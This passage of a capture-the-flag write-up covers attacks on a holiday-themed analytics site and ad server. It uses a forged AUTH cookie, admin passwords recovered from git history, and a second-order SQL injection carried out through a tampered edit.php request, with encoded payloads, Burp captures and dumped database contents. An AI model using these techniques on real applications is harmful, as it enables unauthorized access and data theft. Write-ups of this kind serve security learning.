82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca
04d86e573b965cc9b6549b8494d6563a10b63b71976884152
```

The firefox plugin, Cookie++ was used to substitute this encrypted token into the AUTH cookie, which provided access to the analytics web application as the administrator user:



Sprusage

Welcome to the the 'Sprusage' usage monitor!

What would you like to do today?

Obtaining administrator credentials from GIT repository

The administrative credentials were subsequently discovered, as they were previously commited to the GIT repository. This was identified by reviewing the commit history, which revealed that data was removed from the SQL dump:

```
analytics.northpolewonderland.com/.git/logs/HEAD:
```

```
...
0800  commit: Update the database dump
1908b71d42bce15345cabb7a63f57b5c79b85d15
43970092ea851cff05e44aba3e0a67eb351304f3 me <me@example.org> 1479536408 -
0800  commit: Remove unnecessary data from the database dump
43970092ea851cff05e44aba3e0a67eb351304f3
58c900fd53fced0d588e00e23c26cb8465eed498 me <me@example.org> 1479537353 -
...
+0000 commit: Finishing touches (style, css, etc)
```

```
git log
...

commit 43970092ea851cff05e44aba3e0a67eb351304f3
Author: me <me@example.org>
Date:   Fri Nov 18 22:20:08 2016 -0800

    Remove unnecessary data from the database dump

commit 1908b71d42bce15345cabb7a63f57b5c79b85d15
Author: me <me@example.org>
Date:   Fri Nov 18 22:19:21 2016 -0800

    Update the database dump

...
```

The revision prior to “Remove unnecessary data from the database dump” was checked out:

```
git checkout 1908b71d42bce15345cabb7a63f57b5c79b85d15 "*"
```

Analysing the older sprusage.sql file resulted in the discovery of the cleartext administrator logon credentials. It also revealed an old password for the guest account, showing a concerning trend of only slightly adapting existing passwords when changing them.

```
grep -i insert sprusage.sql | grep users
INSERT INTO `users` VALUES
(0,'administrator','KeepWatchingTheSkies'),(1,'guest','busyllama67');
```

Second Order SQL Injection

The application is susceptible to a second Order SQL Injection attack. This involves the injected string being stored, rather than executed immediately. A second request is then needed to invoke the stored request (https://en.wikipedia.org/wiki/SQL_injection#Second_order_SQL_injection).

The structure for the reports table is known from the SQL Database dump:

sprusage.sql:

```
CREATE TABLE `reports` (
  `id` varchar(36) NOT NULL,
  `name` varchar(64) NOT NULL,
  `description` text,
  `query` text NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
```

Reviewing view.jsp it was observed that two queries to the database are made. The first query retrieves the query field for a given record in the reports table, this contains an SQL Query, which is then used in the second query:

view.jsp:

```
  if(isset($_GET['id'])) {
    $result = mysqli_query($db, "SELECT * FROM `reports` WHERE `id`='" .
mysqli_real_escape_string($db, $_GET['id']) . "' LIMIT 0, 1");
...
    $row = mysqli_fetch_assoc($result);
...
    format_sql(query($db, $row['query']));
```


Reviewing edit.jsp it was observed that $row was populated with the current queries values. When edit.jsp updates this with the new values, it loops through updating any field that an appropriately named request parameter was supplied for, allowing the potential for the query field to also be modified.

edit.jsp:

```
    $result = mysqli_query($db, "SELECT * FROM `reports` WHERE `id`='" .
mysqli_real_escape_string($db, $_GET['id']) . "' LIMIT 0, 1");
    if(!$result) {
      reply(500, "MySQL Error: " . mysqli_error($db));
      die();
    }
    $row = mysqli_fetch_assoc($result);

    # Update the row with the new values
    $set = [];
    foreach($row as $name => $value) {
      print "Checking for " . htmlentities($name) . "...<br>";
      if(isset($_GET[$name])) {
        print 'Yup!<br>';
        $set[] = "`$name`='" . mysqli_real_escape_string($db, $_GET[$name]) . "'";
      }
    }

    $query = "UPDATE `reports` " .
      "SET " . join($set, ', ') . ' ' .
      "WHERE `id`='" . mysqli_real_escape_string($db, $_REQUEST['id']) . "'";
    print htmlentities($query);

    $result = mysqli_query($db, $query);
    if(!$result) {
      reply(500, "SQL error: " . mysqli_error($db));
      die();
    }
    print "Update complete!";
```

Preparation:

The vulnerability can be exploited through the edit.jsp and view.jsp pages, but before we can do that we need a query record that we know the udid of, so first a query was created, at https://analytics.northpolewonderland.com/query.php :



Welcome to the query engine!

Which would you like to query? Launch Usage


Date: 2016-12-29

udid ≠ aaaaaaa

Save Query? ☑

Run Query

The option to save it was checked:



Welcome to the query engine!

Which would you like to query? Launch Usage


Report Saved!

Saved your report as report-f85d255c-5fd0-4884-913e-19da27030ba9

Please bookmark that link if you want to keep it!

https://analytics.northpolewonderland.com/view.php?id=f85d255c-5fd0-4884-913e-19da27030ba9

The SQL Query we wanted to execute was prepared by URL encoding it using the BURP decoder:



Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater
Sequencer Decoder Comparer Extender Project options User options Alerts
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

```
select filename, to_base64(mp3) from audio
```

```
%73%65%6c%65%63%74%20%66%69%6c%65%6e%61%6d%65%2c%20%74%6f%5f%62%6
```


The SQL query we want to run:

```
select filename, to_base64(mp3) from audio
```

URL encoded SQL query:

```
%73%65%6c%65%63%74%20%66%69%6c%65%6e%61%6d%65%2c%20%74%6f%5f%62%61%73%65%36
%34%28%6d%70%33%29%20%66%72%6f%6d%20%61%75%64%69%6f
```


The previously created query “f85d255c-5fd0-4884-913e-19da27030ba9” was then edited using the web form: https://analytics.northpolewonderland.com/edit.php



Warning! This is experimental.

ID	f85d255c-5fd0-4884-913e-19da27030ba9
Name	New name
Description	New description

The query was intercepted and modified with BURP, appending to the GET request: the additional parameter “query” with the value of our encoded SQL query: &query=%73%65%6c%65%63%74%20%66%69%6c%65%6e%61%6d%65%2c%20%74%6f%5f%62%61%73%65%36%34%28%6d%70%33%29%20%66%72%6f%6d%20%61%75%64%69%6f



Burp Suite Free Edition v1.7.03 - Temporary Project


Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater
Intercept HTTP history WebSockets history Options

Request to https://analytics.northpolewonderland.com:443 [104.198.252.157]

Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex


```
GET
/edit.php?id=f85d255c-5fd0-4884-913e-19da27030ba9&name=New+name&description=New+description&qu
ery=%73%65%6c%65%63%74%20%66%69%6c%65%6e%61%6d%65%2c%20%74%6f%5f%62%61%73%65%36%34%28%6d%70%3
3%29%20%66%72%6f%6d%20%61%75%64%69%6f HTTP/1.1
Host: analytics.northpolewonderland.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/55.0.2883.75 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
DNT: 1
Referer: https://analytics.northpolewonderland.com/edit.php
Accept-Encoding: gzip, deflate, sdch, br
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6
Cookie:
AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965c
c93654ab349486363a40063b71976884152
```

Confirmation of the fields updated and the SQL query that was executed was then displayed in the client browser




```
Checking for id...
Yup!
Checking for name...
Yup!
Checking for description...
Yup!
Checking for query...
Yup!
UPDATE `reports` SET `id`='f85d255c-5fd0-4884-913e-19da27030ba9', `name`='New name', `description`='New description', `query`='select filename, to_base64(mp3) from audio'
WHERE `id`='f85d255c-5fd0-4884-913e-19da27030ba9'Update complete!
```

Our stored query, was now executed by visiting:
https://analytics.northpolewonderland.com/view.php



Query UUID f85d255c-5fd0-4884-913e-19da27030ba9

And viewing the “report”:




Details

ID	f85d255c-5fd0-4884-913e-19da27030ba9
Name	New name
Details	New description

Output
You may have to scroll to the right to see the full details

filename	to_base64(mp3)
discombobulatedaudio2.mp3	SUQzAwAAAAAAGFRSQ0sAAAACAAAAMlRJVDIAAAACAAAAMv/7kGQAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAFhpbmcAAAAPAAABMgADZ+4AAwYICw0QEhUXGhwfISMmKCwuMDM1ODo9QEJF SEpNT1JUWFpdX2JlaGptcHJ1d3p9f4OFiIqNkJKUl5mcnqGjpqirrrCztbi6vb/BxMbJy87Q09XY 293g4uXn6uzu8fP2+Pv9AAAAZExBTUUzLjk5cgTdAAAAAAAAAAA1ICQGAE0AAfQAA2fuYhCyfwAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAP/74EQA AAMtANptBAAKRmAK7aAAAR2dlU/5rAADi7LpdzWAAAkkpJI5bZbuBToeHgCAAAAMPDw8PEf/ow8P Dx4AI/ADDw8PP/wAARh4eHh6AAd+YeHn7//4Bh78x4AAAAArHDw8PAAAAAEYeHh4eAAAAAIw8PDw 8AAAAARh4eHjwAAAABGHh4e9AAA0nd5G7Lf3ggCBwoCAIAhBCIAQd4Pn/4IAg6is/wQcJDnl3+CA

…



discombobulatedaudio7.mp3	SUQzAwAAAAAAGFRSQ0sAAAACAAAAN1RJVDIAAAACAAAAN//7kGQAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAFhpbmcAAAAPAAABKAADXu0AAgUICg0PEhQXGRwfISQmKCsuMDM1Nzo9P0JE R0pMUFJVWFtdYGNmaWxvcXR3en1/goSGiYuOkJOWmJudoKKlqKqtr7K0t7q8v8HExcjKzc/S1NfZ 3N7h4+bo6+3w8vT3+fz+AAAAZExBTUUzLjk5cgTdAAAAAAAAAAA1ICQFMU0AAfQAA17t+sRk1wAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAP/74EQA AAKSAFd9AAAIXWAbDaCAAVyllUf5rAADvzIotzWAAQABNGZIaza6bcPqBAMAmH3y4IQQDBQ5lwQB AEAwXD/lAQDHLvygIAP+ouD4Pg/yhyXB8Hw+CHLg+D4Pg+CDsBg+D4Ph8EAQOQGD4f3eJwfB9/pE kJasijjjt414BhgenDx/+AAAAHh4eHrABn4B4//938M8PDw9IZ////6QAADNB//+v//8PDw8MAAA AEB4eHh6QAAAAQHh4e//gf4eHh4eGAAAAAAeHh4ekAAAAEB4kEIhmioCEhm6aTbkbdk341XOOvHB

…

The Base64 encoded content of **discombobulatedaudio7.mp3** was then extracted, and decoded.


```
sed -n '/discombobulatedaudio7.mp3/,$p' discombobulatedaudio7.html | sed
"s/^.*discombobulatedaudio7.mp3<\/td><td>//" | sed "s/<\/td>.*$//" | sed
"/<\/tbody>.*$/,$ d" | base64 -d > discombobulatedaudio7.mp3
```

```
sha1sum discombobulatedaudio7.mp3
6d0773914acc2f8efebf9fccd36edc92fa4a9208  discombobulatedaudio7.mp3
```

Additional information was also enumerated from the database:

```
select * from users
%73%65%6c%65%63%74%20%2a%20%66%72%6f%6d%20%75%73%65%72%73
```

GET /edit.php?id=37439277-ae0f-447c-9004-b560a362d992&name=audiofile&description=b&query=%73%65%6c%65%63%74%20%2a%20%66%72%6f%6d%20%75%73%65%72%73



Details


ID 37439277-ae0f-447c-9004-b560a362d992
Name audiofile
Details b

Output
You may have to scroll to the right to see the full details

uid	username	password
0	administrator	KeepWatchingTheSkies
1	guest	busyreindeer78

```
select * from audio
%73%65%6c%65%63%74%20%2a%20%66%72%6f%6d%20%61%75%64%69%6f
```

GET /edit.php?id=37439277-ae0f-447c-9004-b560a362d992&name=audiofile&description=b&query=%73%65%6c%65%63%74%20%2a%20%66%72%6f%6d%20%61%75%64%69%6f



Details

ID 37439277-ae0f-447c-9004-b560a362d992
Name audiofile
Details b

Output
You may have to scroll to the right to see the full details

id	username	filename	mp3
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	

```
show databases
%73%68%6f%77%20%64%61%74%61%62%61%73%65%73
Database
information_schema
sprusage
```

```
show tables
%73%68%6f%77%20%74%61%62%6c%65%73
Tables_in_sprusage
app_launch_reports
app_usage_reports
audio
reports
users
```

The following queries were also run, but data is not shown due to length of output.

```
select * from reports
%73%65%6c%65%63%74%20%2a%20%66%72%6f%6d%20%72%65%70%6f%72%74%73
```

```
select * from app_launch_reports
%73%65%6c%65%63%74%20%2a%20%66%72%6f%6d%20%61%70%70%5f%6c%61%75%6e%63%68%5f
%72%65%70%6f%72%74%73
```


```
select * from app_usage_reports
%73%65%6c%65%63%74%20%2a%20%66%72%6f%6d%20%61%70%70%5f%75%73%61%67%65%5f%72
%65%70%6f%72%74%73
```

Ads : Advertising Server

Meteor Miner

The Ad server uses the Meteor framework. Meteor uses a subscription model, with data being pushed to the client, where all the rendering is done. A common issue resulting from this is that too much data can be sent to the client. TamperMonkey (https://tampermonkey.net/) and Tim Medin's MeteorMiner script (https://github.com/nidem/MeteorMiner/blob/master/MeteorMiner.js) were used to analyse this.

On the home-page Meteor Miner identified that there were two collections, with five records in total:




Collections

HomeQuotes	4 Records
Satisfaction	1 Record


The information in these records was examined by executing the following commands in the browsers javascript console:

```
HomeQuotes.find().fetch()
```




```
> HomeQuotes.find().fetch()
<· ▼Array[4]
    ▼0: Object
        _id: "drsCoXaLaitrx2xJP"
        index: 0
        quote: "Never Tired"
      ▶__proto__: Object
    ▼1: Object
        _id: "ncN8EozkRGuq3hmd6"
        index: 1
        quote: "Never the Same!"
      ▶__proto__: Object
    ▼2: Object
        _id: "qLqMmQFCurmaptYPj"
        index: 2
        quote: "Making Ads Great Again!"
      ▶__proto__: Object
    ▼3: Object
        _id: "zC3qjywazw6vTorZQ"
        index: 3
        quote: "Is anyone actually reading this?"
      ▶__proto__: Object
     length: 4
   ▶__proto__: Array[0]
```

```
Satisfaction.find().fetch()
```



```
> Satisfaction.find().fetch()
<- ▼Array[1]
